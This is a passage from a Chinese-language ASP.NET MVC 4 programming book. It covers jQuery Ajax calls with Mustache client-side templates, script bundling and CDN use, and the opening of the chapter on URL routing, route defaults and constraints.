我们已经修改了代码，但服务器仍返回 HTML。下面继续修改 HomeController 控制器的 ArtistSearch 操作，使其能够返回 JSON，而不是返回部分视图：

```
public ActionResult ArtistSearch(string q)
{
   var artists = GetArtists(q);
   return Json(artists, JsonRequestBehavior.AllowGet);
}
```

现在需要修改脚本代码来返回 JSON 而不是 HTML。jQuery 提供了一个称为 getJSON 的方法，它可用来检索数据：

```
$("#artistSearch").submit(function (event) {
   event.preventDefault();

   var form = $(this);
   $.getJSON(form.attr("action"), form.serialize(), function (data)
      // now what?
   });
});
```

上面的代码没有对先前的版本进行太多修改，代码由调用 load 方法改为调用 getJSON 方法。GetJSON 方法不执行匹配集，但它可以利用一个给定的 URL 和一些查询字符串数据，发出一个 HTTP GET 请求，将 JSON 响应反序列化为一个对象，然后调用作为第三个参数传入的回调方法。那么在回调方法内部如何处理呢？现在有了 JSON 格式的数据——一组艺术家——但没有显示艺术家的标记。现在模板开始发挥作用了。模板就是嵌入 script 标签内的标记。下面的代码展示了一个模板，以及 search 操作应该显示的搜索结果标记：

```
<script id="artistTemplate" type="text/html">
    <ul>
        {{#artists}}
            <li>{{Name}}</li>
        {{/artists}}
   </ul>
</script>
<div id="searchresults">

</div>
```

注意上面 text/html 类型的脚本标签，它确保了浏览器不会将脚本标签的内容作为真实代码进行解释。{{#artists}}表达式告知模板引擎在数据对象上循环迭代一个名为 artists 的数组，这个数组要用来渲染模板。{{Name}}语法是一个绑定表达式，它告知模板引擎查找当前数据对象的 Name 属性，并把找到的值放在
和
之间。结果就会生成 JSON 数据的无序列表。

要使用该模板，我们需要在 getJSON 方法的回调方法内部选择它，并告知 Mustache 把模板渲染成 HTML：

```
$("#artistSearch").submit(function(event) {
    event.preventDefault();

    var form = $(this);
    $.getJSON(form.attr("action"), form.serialize(), function(data) {
        var html = Mustache.to_html($("#artistTemplate").html(), { artists:
                    data });
        $("#searchresults").empty().append(html);
    });
});
```

Mustache 的 to_html 方法结合模板和 JSON 数据来生成标记。上面的代码获取模板输出，并把输出放在查询结果元素中。

在客户端，模板是一项功能强大的技术，本节只是触及了模板引擎特性的表层。然而，这是不能与本章前面的 Ajax 辅助方法的功能相提并论的。从本章前面的 8.2 节可知，Ajax 辅助方法可以在服务器抛出错误时调用方法，也可以在请求得不到响应时，打开 gif 动画。我们也可以实现所有这些特性；只不过需要删除一级抽象。

4. 使用 jQuery.ajax 获得最大灵活性

当要实现对 Ajax 请求的完全控制时，我们可以使用 jQuery.ajax 方法。ajax 方法采用一个选项参数，可以用来指定 HTTP 动词(如 GET 或 POST)、超时、错误处理程序等。已经看到的所有其他异步通信方法(load 和 getJSON)最终都调用了 ajax 方法。

使用 ajax 方法，可获得 Ajax 辅助方法所提供的所有功能，并且仍然可以使用客户端模板：

```
$("#artistSearch").submit(function (event) {
    event.preventDefault();

    var form = $(this);
    $.ajax({
        url: form.attr("action"),
        data: form.serialize(),
        beforeSend: function () {
            $("#ajax-loader").show();
        },
        complete: function () {
            $("#ajax-loader").hide();
        },
        error: searchFailed,
        success: function (data) {
            var html = Mustache.to_html($("#artistTemplate").html(),
                                    { artists: data });
            $("#searchresults").empty().append(html);
```

```
        }
    });
});
```

调用 ajax 方法是非常繁琐的，因为我们需要自定义很多设置。ajax 方法选项中的 url 和 data 属性就像是传递给 load 和 getJSON 方法的参数。ajax 方法给了我们为 beforeSend 和 complete 提供回调函数的能力。我们可在回调期间分别显示和隐藏 gif 动画，以告知用户，请求未能得到响应。jQuery 将调用 complete 回调函数，即便调用服务器会导致失败。然而，另两个回调方法——error 和 success——中只能有一个可以调用成功。如果调用失败，jQuery 就会调用在第 8.2.3 节中已经定义好的 searchFailed 错误函数。如果此时调用成功，将会和前面一样渲染模板。



注意　如果想在自己的 MVC Music Store 项目中尝试这些代码，请使用 NuGet 安装 Wrox.ProMvc4.Ajax.Templates 包，安装成功后，运行程序，导航到/Templates 查看完善后的首页。

8.5　提高 Ajax 性能

当向客户端发送大量的脚本代码时，就需要考虑性能问题。可以使用很多工具来优化网站的客户端性能，其中包括 Firebug 的 YSlow(参见 http://developer.yahoo.com/yslow/)和 IE 的开发者工具(参见 http://msdn.microsoft.com/en-us/library/dd565629(VS.85).aspx)。本节提供了一些提高性能的技巧。

8.5.1　使用内容分发网络

尽管通过使用自己服务器上的 jQuery 脚本可使 jQuery 正常工作，但是也可能考虑向引用了内容分发网络(Content Delivery Network，CDN)的 jQuery 客户端发送一个脚本标签。CDN 在世界各地都有边缘缓存(edge-cached)服务器，因此客户端很有可能体验到更快的下载。因为其他站点也引用来自 CDN 的 jQuery，所以客户端可能已经有文件缓存在本地。另外，如果有人能为您省下载脚本的带宽开销，总是很好的。

Microsoft 是一个我们可以使用的 CDN 提供商。Microsoft 的 CDN 拥有本章用到的所有文件。如果想使用来自 Microsoft CDN 的 jQuery 而不使用自己的服务器的 jQuery，可使用下面的脚本标签：

```
<script src="http://ajax.aspnetcdn.com/ajax/jQuery/jquery-1.6.2.min.js"
      type="text/javascript"></script>
```

要想查看 URL 列表和 Microsoft CDN 的所有最新版本，请登录网址 http://www.asp.net/ajaxlibrary/CDN.ashx。

8.5.2 脚本优化

许多 Web 开发人员没有在文档的 head 元素中使用 scrip 标签。相反，他们将 script 标签尽可能地放置在页面的底部。这样做是因为，如果把 script 标签放在页面顶部的<head>标签中，当浏览器遇到 script 标签时，它就会阻止其他内容的下载，直到它检索完整个脚本，这样会减慢页面加载的速度。因此，所有 script 标签都放在页面底部(仅位于 body 结束标签之前)就会产生很好的用户体验。

另一种优化脚本的技术是减少向客户端发送的 script 标签数量。我们不得不权衡最小化脚本引用和缓冲单独的脚本的性能增益，庆幸的是，前面提到的工具(像 YSlow)可以帮助我们做出正确的决定。ASP.NET MVC 4 有能力绑定脚本，所以我们可为客户端把多个脚本文件绑定成一个脚本文件来减少下载的数据量。MVC 4 也可降低传输中的脚本量进而减少下载的数据量。

8.5.3 捆绑和微小

捆绑(bundling)和微小(minification)功能由名称空间 System.Web.Optimization 中的类提供。顾名思义，这些类是用来优化 Web 页面性能的，它们通过缩减文件大小，捆绑文件(把多个文件合并成一个下载文件)来实现优化。捆绑和微小的结合可以缩短浏览器加载页面的时间。

当创建 ASP.NET MVC 4 应用程序时，捆绑会在程序启动时自动配置。配置好的捆绑文件存储在新项目的 App_Start 文件夹中，其名称是 BundleConfig.cs。在程序中，我们会发现像下面这样配置脚本捆绑(JavaScript)和样式捆绑(CSS)的代码：

```
bundles.Add(new ScriptBundle("~/bundles/jquery").Include(
          "~/Scripts/jquery-1.*"));

bundles.Add(new StyleBundle("~/Content/css").Include("~/Content/site.css"));

bundles.Add(new ScriptBundle("~/bundles/jqueryui").Include(
          "~/Scripts/jquery-ui*"));
```

脚本捆绑组合了虚拟路径(像 ScriptBundle 构造函数的第一个参数~/bundles/jquery)和包含在捆绑中的文件列表。虚拟路径是后面我们在视图中输出捆绑时使用的标识。捆绑中的文件列表可以通过一次或多次调用 Include 方法来指定，在 Include 方法的调用中，我们可指定一个具体的文件名称，或者指定一个带有通配符的文件名称来一次表示多个文件名称。

在上面代码中，文件说明符“~/Scripts/jquery-ui*”告诉运行时在捆绑中包含所有 jQuery UI 脚本(即便只有一个脚本文件)。运行时非常智能，它能根据标准 JavaScript 命名约定区分 JavaScript 库是精简版本还是非精简版本。说明符在捆绑中包含了 jquery-ui-1.18.11.js，但未包含 jquery-ui-1.18.11.min.js。可在 BundleConfig.cs 中创建和修改自己的捆绑。

一旦捆绑配置，我们就能够使用 Scripts 和 Styles 辅助类渲染捆绑。下面的代码就会输出 jQuery 捆绑和默认的应用程序样式表：

```
@Scripts.Render("~/bundles/jquery")
@Styles.Render("~/Content/css")
```

传递给 Render 方法的参数是用来创建捆绑的虚拟路径。当应用程序运行在 debug 模式时(特别在 web.config 的 compilation 节中把 debug 标签设置为 true)，脚本和样式辅助方法就会为捆绑中的每个文件渲染一个 script 标签。当应用程序运行在 release 模式时，辅助方法会把捆绑中的所有文件合并成一个下载文件，然后在输出中放置一个链接或 script 元素。在 release 模式中，辅助方法默认也精简文件减小下载的数据量。

8.6 小结

本章对 ASP.NET MVC 4 中的 Ajax 特性进行了快速扼要的介绍。学习完本章，应该知道这些特性主要依赖于开源 jQuery 库和一些流行的 jQuery 插件。

成功学习 ASP.NET MVC 4 中的 Ajax 特性的关键是理解 jQuery，并在项目中使用 jQuery。jQuery 不仅灵活强大，还可以使脚本代码与标记分离，以及编写非侵入式 JavaScript 代码。这就意味着我们可以集中精力编写更好的 JavaScript 代码，并拥有 jQuery 提供的所有功能。

本章还介绍了客户端模板的用法以及控制器操作中的 JSON 服务。尽管可以很容易地从控制器操作生成 JSON，但是我们也可以用 Web API 生成 JSON。当构建生成数据的 Web 服务时，Web API 还包括其他一些功能和灵活性。关于 Web API 的内容，我们会在第 11 章进行详细介绍。

第 9 章

路　由

本章主要内容

- 理解 URL
- 路由概述
- 浅谈路由的底层实现
- 高级路由
- 路由的扩展性
- 如何同时使用 Web Forms 和路由

软件开发人员常常对一些小的细节问题倍加关注，尤其在考虑源代码的质量和结构时更是如此。我们常常为代码缩排的风格以及花括号的范围而争论不休。笔者看来，这些斗争愈演愈烈。

因此，当遇到大部分使用 ASP.NET 技术构建的站点，使用如下所示的 URL 地址时，可能会有些奇怪：

```
http://example.com/albums/list.aspx?catid=17313&genreid=33723&page=3
```

我们既然对代码倍加重视，为什么不能同样地重视 URL 呢？虽然 URL 看上去并不是那么重要，但它却是一种合法的且广泛使用的 Web 用户接口。

本章主要介绍如何将逻辑 URL 映射到控制器上的操作方法。此外，本章还会介绍 ASP.NET 路由特性，这是一个单独 API，ASP.NET MVC 框架通过它的调用可以把 URL 映射到方法的调用。本章首先介绍 ASP.NET MVC 框架如何使用路由，然后再简单介绍作为单独特性的路由的底层工作原理。

9.1　统一资源定位符——URL

可用性专家 Jakob Nielsen(www.useit.com)力劝开发人员重视 URL(Uniform Resource Locator)，并指出高质量的 URL 应该满足以下几点要求：

- 域名便于记忆和拼写
- 简短
- 便于输入
- 可以反映出站点结构
- 应该是“可破解的”，用户可以通过移除 URL 的末尾，进而到达更高层次的信息体系结构
- 持久、不能改变

按照传统，在很多 Web 框架中(如经典的 ASP、JSP、PHP、ASP.NET 等之类的框架)，URL 代表的是磁盘上的物理文件。例如，当看到请求——http://example.com/albums/list.aspx 时，我们可以确定该站点的目录结构中含有一个 albums 文件夹，并且在该文件夹下还有一个 List.aspx 文件

在上述示例中，URL 和磁盘上物理存在的内容存在直接的对应关系。当 Web 服务器接收到该 URL 的请求时，为了响应客户端请求，它就会执行一些与该文件相关联的代码。

URL 和文件系统之间这种一一对应的关系并不适用于大部分基于 MVC 的 Web 框架，如 ASP.NET MVC。一般来说，这些框架应用不同的方法把 URL 映射到某个类的方法调用，而不是映射到磁盘上的某个物理文件。

正如在第 2 章中看到的，这些映射到的类通常称作控制器，之所以这样称呼，是因为它们主要用来控制用户输入和系统组件之间的交互。用来响应用户请求的方法通常称作操作，它们代表了控制器为响应用户输入请求而处理的各种操作。

有人可能会认为 URL 是访问文件的一种方法，对于习惯了这些想法的人来说，把 URL 映射为类的方法调用可能会让他们感到很不自然，他们认为 URL 就是统一资源定位符(Uniform Resource Locator)的首字母缩写。这种情况下，资源是一个抽象概念，既可以指一个文件，也可以指方法调用的结果或服务器上的一些其他内容。

通常情况下，URI 代表统一资源标识符(Uniform Resource Identifier，URI)。从技术角度看，所有 URL 都是 URI。W3C 认为“URL 是一个非正式的概念，但它非常有用：URL 是 URI 的一种类型，它通过表示自身的主要访问机制来标识资源”(引自 http://www.w3.org/TR/uri-clarification/#contemporary)。而 Ryan McDonough 提出了另一种看法(www.damnhandy.com)：“URI 是某种资源的标识符，而 URL 则为获取该资源提供了具体的信息”。

所有这些争议都只是语义上的，不管使用什么名称，大部分人都领会它的意义。然而，上面的讨论对我们学习 MVC 很有帮助，因为它提醒我们 URL 未必是指 Web 服务器硬盘中的静态资源文件；对于 ASP.NET MVC 而言，大多数情况都并非如此。鉴于以上所述，

本书今后一律使用传统术语 URL。

9.2 路由概述

ASP.NET MVC 框架中的路由主要有两种用途：

- 匹配传入的请求(该请求不匹配服务器文件系统中文件)，并把这些请求映射到控制器操作。
- 构造传出的 URL，用来响应控制器中的操作。

以上两项内容只是描述了路由在 ASP.NET MVC 应用程序下的用途。本章后面部分会深入探讨路由选择的其他功能，并介绍如何在 ASP.NET 中使用这些功能。



注意 路由和 ASP.NET MVC 的关系是困惑我们的一个永恒话题。在预测试阶段，路由是 ASP.NET MVC 的一个集成特性。然而，开发团队看到了它可以作为 ASP.NET MVC 的一个有用特性，用来构建 Web 页面，因此，它作为 ASP.NET 核心框架的一部分，被提取到它自己的程序集中。它的名称定为 ASP.NET 路由，但是大家喜欢简称它为路由。

我们把路由添加到 ASP.NET 中，路由就成为.NET 框架(和 Windows)的一部分。因此，尽管 ASP.NET MVC 经常更新版本，但是路由的更新很大程度上受制于.NET 框架的更新；因此，这些年路由基本没有太大变化。

在 ASP.NET 外部，ASP.NET Web API 是可装载的，这样它就可以不需要直接使用 ASP.NET 路由。相反，它引入了路由代码副本。但是当 ASP.NET Web API 托管在 ASP.NET 上时，我们就把所有 Web API 路由映射到 ASP.NET 路由的核心路由集中。关于路由在 ASP.NET Web API 中的应用，第 11 章会进行详细介绍。

9.2.1 对比路由和 URL 重写

为更好地理解路由，很多开发人员喜欢把它与 URL 重写进行对比。因为这两种方法都可用于分离传入 URL 和结束处理请求。此外，它们也都可以为搜索引擎优化(Search Engine Optimization，SEO)构建“漂亮的”URL。

然而，它们二者之间也有很大区别。它们的关键区别在于，URL 重写关注的是将一个 URL 映射到另一个 URL。例如，URL 重写经常用来把旧的 URL 映射到新的 URL。与之相比，路由关注的则是如何将 URL 映射到资源。

我们可能会说，路由表示以资源为中心的 URL 视图。这种情况下，URL 代表了 Web 上的一个资源(未必是页面)。在 ASP.NET 路由中，这个资源就是一段代码，当传入的请求与路由匹配时就会执行该段代码。路由决定了如何根据 URL 特征调度请求——它不会重

写 URL。

路由和重写的另一个重要区别是：路由也使用它在匹配传入 URL 时用到的映射规则来帮助生成 URL，而 URL 重写只能用于传入的请求 URL，而不能帮助生成原始的 URL。

另一种看法是 ASP.NET 路由更像是双向的 URL 重写。然而这一说法是缺乏依据的，因为 ASP.NET 路由机制实际上从来都没有重写 URL。用户从浏览器中发出的请求 URL 与应用程序在整个请求的生命周期中看到的 URL 是相同的，从未改变。

9.2.2 路由的定义

每个 ASP.NET MVC 应用程序都至少需要一个路由来定义自己处理请求的方式，但通常情况下，程序中总是会有一个或多个路由。可以想象，非常复杂的应用程序可能会包含有数十个甚至更多路由。

本节主要介绍如何定义路由。路由的定义是从 URL 模式开始的，因为它指定了与路由相匹配的模式。路由可以指定它的 URL 及其默认值，此外，它还可以约束 URL 的各个部分，提供关于路由如何、何时与传入的请求 URL 相匹配的严格控制。

当把路由添加到路由集时，它可以有名称。稍后会介绍路由命名。

下面从非常简单的路由开始介绍，并在此基础上逐步深入。

1. 路由 URL

创建一个 ASP.NET MVC Web 应用程序项目后，快速浏览一下 Global.asax.cs 文件中的代码，我们会注意到，Application_Start 方法中调用了一个名为 RegisterRoutes 的方法。顾名思义，该方法在~/App_Start/RouteConfig.cs 文件中，我们可以用来为应用程序注册需要的所有路由。

产品小组的话

我们没有在 Application_Start 方法中直接把路由添加到 RouteTable 中，而是把添加路由的代码放在了名为 RegisterRoutes 的静态方法中，以便更方便地编写路由单元测试代码。这样一来，我们只需在单元测试方法中编写如下代码，就可以非常轻松地使用在 Global.asax.cs 文件中定义的相同路由来填充 RouteCollection 的本地实例。

```
var routes = new RouteCollection();
RouteConfig.RegisterRoutes(routes);

//Write tests to verify your routes here…
```

想要更多地了解单元测试路由，请参阅第 13 章的 13.3.2 节。

现在清除 RegisterRoutes 方法中的路由，然后添加一个非常简单的路由。添加后，RegisterRoutes 方法的代码如下所示：

```
public static void RegisterRoutes(RouteCollection routes)
{
   routes.MapRoute("simple", "{first}/{second}/{third}");
}
```

MapRoute 方法的最简单形式是采用路由名称和路由的 URL 模式。路由名称会在后面介绍。现在主要讨论它的 URL 模式。

表 9-1 展示了在上面代码中定义的路由如何把指定的 URL 解析成一个存储在 RouteValue-Dictionary 实例中的键/值对，从而帮助我们理解路由如何把 URL 分解成稍后在请求管道中使用的重要信息片段。

表 9-1　URL 参数值映射示例

URL	URL 参数值
/albums /display/123	first = "albums" second = "display" third = "123"
/foo/bar/baz	first = "foo" second = "bar" third = "baz"
/a.b/c-d/e-f	first = "a.b" second ="c-d" third = "e-f "

注意，在前面代码定义的路由 URL 是由若干个 URL 段(段是指两个斜杠之间的所有内容，不包括两端的斜杠)组成，每个段都包含了一个由一对花括号限定的占位符。这些占位符就是 URL 参数。

这是一种模式匹配规则，用来决定该路由是否适用于传入的请求。针对本示例，由于 URL 参数在默认情况下将匹配任何非空值，因此示例中定义的规则可以匹配任何带有 3 个段的 URL。当该路由与带有 3 个段的 URL 匹配时，URL 第一个段中的文本对应于{first} URL 参数，同理，第二个段的文本对应于{second} URL 参数，第三个段的文本对应于{ third } URL 参数。

正如示例中的做法，可以把这些参数命名为任何想要的名称(名称中可以包括字母数字字符以及其他一些字符)。当客户端请求到达服务器时，路由将解析请求的 URL，并将解析出的路由参数值放入字典中(即通过 RequestContext 访问的 RouteValueDictionary)，在生成的字典中把路由 URL 参数名称作为键，将请求 URL 对应位置上的子段作为值。

后面我们会了解到，在 ASP.NET MVC 应用程序中使用路由时，一些参数的名称是具有特殊意义的。

2. 路由值

如果真正请求表 9-1 中列举的 URL，我们会发现应用程序会返回一个“404 File Not Found”错误。尽管我们可以使用任何想要的名称定义路由，但是为了程序正确运行，ASP.NET MVC 框架要求使用一些特定的参数名称——{controller}和{action}。

{controller}参数的值通常用于实例化为一个处理请求的控制器类。按照约定，ASP.NET MVC 把 Controller 后缀添加到{controller} URL 参数值的后面构成一个类型名称，然后根据该名称查找实现了 System.Web.Mvc.IController 接口的类型(不区分大小写)。

现在我们回到刚才的简单路由示例，将代码：

```
routes.MapRoute("simple", "{first}/{second}/{third}");
```

修改为：

```
routes.MapRoute("simple", "{controller}/{action}/{id}");
```

使应用程序包含具体的 URL 参数名称。

再次查看表 9-1 中的第一个示例，并把它应用于更新后的路由，我们可发现/albums/display/123 请求现在变成了请求名称为“albums”的{controller}。ASP.NET MVC 框架将把 Controller 后缀添加到 URL {controller}参数值的后面，从而得到类型名称 AlbumsController。如果存在一个与其相同的类型名称，并且该类型还实现了 IController 接口，那么该类型就会被实例化，并用于处理当前这个请求。

{action}参数值用来指明处理当前请求需要调用的控制器方法。注意，这种方法调用只适用于那些继承了 System.Web.Mvc.Controller 基类的控制器类。直接实现 IController 接口的类可以自定义处理映射代码的约定来处理当前请求。

下面继续前面的/albums/display/123 示例，接下来，ASP.NET MVC 将调用 Albums Controller 控制器中的 Display 方法。

注意，尽管表 9-1 中的第三个 URL 是一个有效的路由 URL，但是它不能匹配任何控制器和操作，因为它要尝试实例化一个名称为 a.bController 的控制器，尝试调用一个名为 c-d 的方法，显然二者都不符合 ASP.NET 语法规则，即二者都不是有效的方法名称。

除{controller}和{action}外，如果还有其他任何路由参数，它们都可以作为参数传递到操作方法中。例如，假设存在如下的控制器：

```
public class AlbumsController : Controller
{
  public ActionResult Display(int id)
  {
    //Do something
    return View();
  }
}
```

那么对/albums/display/123 的请求会导致 MVC 实例化 AlbumsController 控制器，并调用其中的 Display 方法，同时将 123 传递给 Display 方法的参数 id。

在前面的示例中，我们用到了路由 URL：{controller}/{action}/{id}。其中的每一个段包含了一个 URL 参数，同时 URL 参数也占有对应的整个段。事实上，并不一定总是这样。路由 URL 在段中也允许包含字面值。例如，我们可能会把 MVC 集成到一个现有站点中，并且想让所有 MVC 请求以 site 开头；可以参照下面的代码实现：

```
site/{controller}/{action}/{id}
```

上面的路由指出了请求 URL 的第一个段只有以 site 开头，才能与请求相匹配。因此，上面的路由可以匹配/site/albums/display/123，而不能匹配/albums/display/123。

此外，还有更灵活的路由语法规则：在 URL 段中允许字面值和参数混合在一起。它仅有的限制就是不允许有两个连续的 URL 参数。所以下面的两个示例：

```
{language}-{country}/{controller}/{action}
{controller}.{action}.{id}
```

都是有效的路由 URL，但是：

```
{controller}{action}/{id}
```

不是有效的路由，因为这样的话，路由将无法知道传入请求 URL 的控制器部分何时结束，操作部分何时开始。

下面看一些其他示例(如表 9-2 所示)，它们可以帮助我们理解 URL 模式匹配的机理。

表 9-2　路由 URL 模式及其匹配示例

路由 URL 模式	匹配的 URL 示例
{controller}/{action}/{genre}	/albums/list/rock
service/{action}-{format}	/service/display-xml
{report}/{year}/{month}/{day}	/sales/2008/1/23

3. 路由默认值

至此，本章已经介绍完了定义路由的方法，定义的路由中包含了匹配 URL 的模式。事实证明，路由 URL 并不是在匹配请求时所要考虑的唯一因素。我们还应该考虑为路由 URL 参数提供的默认值。假设现在有一个没有任何参数的操作方法，如下面的代码所示：

```
public class AlbumsController : Controller
{
  public ActionResult List()
  {
    //Do something
```

```
        return View();
    }
}
```

我们会很自然地想到通过下面的 URL 调用 List 方法：

```
/albums/list
```

然而，根据前面代码段定义的路由 URL，即{controller}/{action}/{id}，代码片段 9-8 就不能正常运行，因为前面定义的路由只匹配包含三个段的 URL，但是/albums/list 只包含两个段。

此时，似乎需要定义一个类似于前面路由格式的新路由，不同的是新路由的 URL 需要包含两个段：{controller}/{action}。如果当匹配请求 URL 时，不用定义新路由，而指出上面路由的第三个段是可选的，不是更好？

幸运的是，我们可以这样做！路由 API 允许为参数段提供默认值。例如，可以参照下面代码定义路由：

```
routes.MapRoute("simple", "{controller}/{action}/{id}",
 new {id = UrlParameter.Optional});
```

{id = UrlParameter.Optional}这段代码为{id}参数定义了默认值。此时，该默认情况就允许路由匹配没有 id 参数的请求。换言之，该路由现在既可以匹配具有两个段的 URL，也可以匹配三个段的 URL，而不是仅仅匹配三个段的 URL。



注意 还可以通过将 id 设置为空串{id = ""}来实现上述功能。这种实现方式看起来更简明，但是为什么不这样设置呢？有什么区别吗？

还记得我们前面提到的，框架会解析 URL 参数值并将解析后的内容放入一个字典中吗？当我们使用 UrlParameter.Optional 作为默认参数值时，在 URL 中并没有提供值，路由就不在字典中添加条目。如果该默认值被设置为空串，那么路由值字典将添加一个键，它的名称为“id”，对应的条目为空串。在一些场合中，这种差别是很重要的。它可以让我们知道 id 值没有被指定和指定为空的区别。

现在，框架允许使用 URL /albums/list 来调用 List 操作方法，尽管这已经实现了我们的目标，但是下面继续讲解默认值的其他用途。

我们可以为多个参数提供默认值。下面代码段中也为{action}参数提供了一个默认值：

```
routes.MapRoute("simple"
 , "{controller}/{action}/{id}"
 , new {id = UrlParameter.Optional, action="index"});
```

产品小组的话

我们使用简明的语法来定义字典。MapRoute 方法在底层把新的{id=UrlParameter Optional, action="index"}转换成 RouteValueDictionary 的一个实例，这一问题稍后会进行讨论。字典的键是"id"和"action"，它们的对应值分别是 UrlParameter.Optional 和"index"。该语法可以把对象的属性名称作为键，把对应的属性值作为值，构建对象，并把构建的对象加入字典中。示例中我们使用的具体语法是，使用对象初始化语法创建一个匿名类型。虽然这样一开始可能会感觉有些不自然，但是我们慢慢就会变得喜欢它的简明性。

本例通过 Route 类的 Defaults 字典属性，为 URL 中的{action}参数提供默认值。虽然{controller}/{action}的 URL 模式通常只要求匹配含有两个段的 URL，但是通过为第二个参数提供默认值，它就不再要求匹配的 URL 必须包含两个段，要匹配的 URL 也可能只包含一个{controller}参数。在这种情况下，{action}的值是通过默认值提供的，而不是通过传入的 URL。

下面回顾一下前面的表 9-2，并把路由默认值添加进去，如表 9-3 所示。

表 9-3　路由 URL 模式、默认值及其匹配示例

路由 URL 模式	默　认　值	匹配 URL 模式的示例
{controller}/{action}/{id}	new {id = URLParameter.Optional}	/albums/display/123 /albums/display
{controller}/{action}/{id}	new {controller = "home", action = "index", id =UrlParameter.Optional}	/albums/display/123 /albums/display /albums /

需要注意的是，默认值相对于其他 URL 参数的位置非常重要。例如，假设存在 URL 模式{controller}/{action}/{id}，如果我们只为{action}参数指定默认值，而没有为{id}参数指定默认值，那么效果与不给{action}参数提供默认值是一样的。尽管路由允许有这样的路由，但这样提供默认值，路由不是非常有用。为什么会这样？

下面简单的例子将会使答案一目了然。假设定义了下面两个路由，第一个路由为中间的“action”参数设定了默认值：

```
routes.MapRoute("simple", "{controller}/{action}/{id}", new
                {action="index "});
routes.MapRoute("simple2", "{controller}/{action}");
```

现在，如果传入一个 URL 为/albums/rock 的请求，那么上面哪一个路由将与之匹配呢？由于第一个路由为{action}参数提供了默认值，因此第一个路由会匹配该 URL，所以{id}参数值应该是“rock”；或者，它与第二个路由相匹配，将参数{action}设置为“rock”，具

体采用哪一种匹配模式呢？

本例的问题在于选择匹配路由时出现了二义性。为避免这种二义性，只有为当前参数后面的每个参数也定义一个默认值，路由引擎才能使用当前参数的默认值。在本例中，我们只为{action}参数定义了默认值，而没有对它后面的{id}参数定义默认值。

如果 URL 段中含有字面值，那么路由解释默认值的方式会稍有不同。假设有如下定义的路由：

```
routes.MapRoute("simple", "{controller}-{action}", new {action = "index"});
```

注意，参数{controller}和{action}之间存在一个字符串字面值(-)。显而易见，URL 为/albums-list 的请求将会与该路由匹配，但是 URL 为/albums-的请求是否也能与其匹配呢？可能不会，因为这样会生成很糟糕的 URL。

原来，任何带有字面值的 URL 段(在两个斜杠之间的 URL 部分)在匹配请求 URL 时，都禁止省去任何参数值。本例中的默认值在生成 URL 时才开始起作用，本章后面的 9.2.9 节将会介绍该内容。

4. 路由约束

有时，相对于指定 URL 段的数量来说，我们需要对 URL 有更多的控制。例如下面两个 URL：

- http://example.com/2008/01/23/
- http://example.com/posts/categories/aspnetmvc/

显而易见，上面两个 URL 都包含有 3 个段，并且都可以和本章前面所示的默认路由相匹配。如果我们不小心，就会使系统查找一个名为 2008Controller 的控制器和一个名为 01 的方法！显然这是很荒唐的，然而，仅通过查看这些 URL，我们如何才能知道它们应该映射到哪些内容呢？

这正是约束的用武之地。约束允许 URL 段使用正则表达式来限制路由是否匹配请求，例如：

```
routes.MapRoute("blog", "{year}/{month}/{day}"
  , new {controller="blog", action="index"}
  , new {year=@"\d{4}", month=@"\d{2}", day=@"\d{2}"});

routes.MapRoute("simple", "{controller}/{action}/{id}");
```

在上面的代码段中，创建的路由包含有 3 个段：{year}、{month}和{day}。其中的每个段映射到由匿名对象初始化器指定的约束字典中的相应约束：{year=@"\d{4}", month=@"\d{2}", day=@"\d{2}"}。从中可以看出，是约束字典的键映射到路由的 URL 参数。因此，对于{year}段的约束是一个只能匹配包含 4 个数字的字符串的正则表达式，即\d{4}。

上面使用的正则表达式格式与.NET Framework 的 Regex 类所使用的格式相同，事实上，在路由的底层使用的就是 Regex 类。如果一个路由的任何约束都不能匹配请求 URL，那么

该路由就不能匹配传入的请求，此时路由机制会移向下一个路由继续匹配。

如果熟悉正则表达式的语法规则，可以知道\d{4}实际上匹配包含有 4 个连续数字的任何字符串，比如“abc1234def”。

然而，路由机制会自动使用“^”和“$”符号包装指定的约束表达式，以确保表达式能够精确地匹配参数值。换言之，在本例中真正使用的正则表达式是“^\d{4}$”，而不是\d{4}，以确保只能匹配参数值“1234”，而不能匹配“abc1234def”。

因此在上面代码片段中定义的第一个路由能够匹配/2008/05/25，而不能匹配/08/05/25，因为 08 不能与正则表达式\d{4}相匹配，所以它不能满足 year 参数的约束。



注意　我们是在默认的 simple 路由之前添加的新路由；路由会按先后顺序与传入的 URL 进行匹配，直到匹配成功(如果存在匹配路由的话)。因为/2008/06/07 的请求将与两个定义的路由都匹配，所以我们把更具体的路由放在了前面。

默认情况下，约束使用正则表达式字符串来执行请求 URL 的匹配，但是稍加留意，就会发现约束字典是实现了 IDictionary<string, object>接口的 RouteValueDictionary 类型对象。这意味着字典中的值是 object 类型，而不是 string 类型。这就为传递约束值提供了灵活性。后面的第 9.4 节会介绍如何利用这一特性。

9.2.3　路由命名

ASP.NET 中的路由机制不要求路由具有名称，而且大多数情况下没有名称的路由也能够满足大多数应用场合。通常情况下，为了生成一个 URL，只需抓取事先已经定义的路由值，并把它们交给路由引擎，剩下的生成工作就由路由引擎来做。但是正如本节将要介绍的，有些情况下，使用这种方法在选择生成 URL 的路由时可能会产生二义性。为路由指定名称可解决这个问题，因为这样可以在生成 URL 时，对路由选择进行精确控制。

例如，假设应用程序已经定义了以下两个路由：

```
public static void RegisterRoutes(RouteCollection routes)
{
    routes.MapRoute(
        name: "Test",
        url: "code/p/{action}/{id}",
        defaults: new { controller = "Section", action = "Index", id = "" }
    );
    routes.MapRoute(
        name: "Default",
        url: "{controller}/{action}/{id}",
        defaults: new { controller = "Home", action = "Index", id = "" }
    );
}
```

为在视图中生成一个指向每个路由的超链接，我们编写了下面两行代码：

```
@Html.RouteLink("Test", new {controller="section", action="Index", id=123})
@Html.RouteLink("Default", new {controller="Home", action="Index", id=123})
```

注意上面的两个方法调用不能指定使用哪个路由来生成链接。它们只是提供了一些路由值，来让 ASP.NET 路由引擎帮助生成 URL。在本例中，正如所期望的，第一个方法生成指向/code/p/Index/123 的 URL，第二个方法生成指向/Home/Index/123 的 URL。对于上面这些简单的示例而言，生成 URL 非常简单，但有些情形却非常令人头疼。

假设我们在路由列表的开始部分添加了如下的页面路由，以便/aspx/SomePage.aspx 页面能够处理 URL/static/url：

```
routes.MapPageRoute("new", "static/url", "~/aspx/SomePage.aspx");
```

注意，在 RegisterRoutes 方法中，上面定义的路由不能放在路由列表的末尾，否则它就不能匹配传入的请求。为什么会这样呢？这是因为默认路由会在它之前与/static/url 的请求匹配成功。因此，需要把该路由放在路由列表的开始部分，即在默认路由之前。



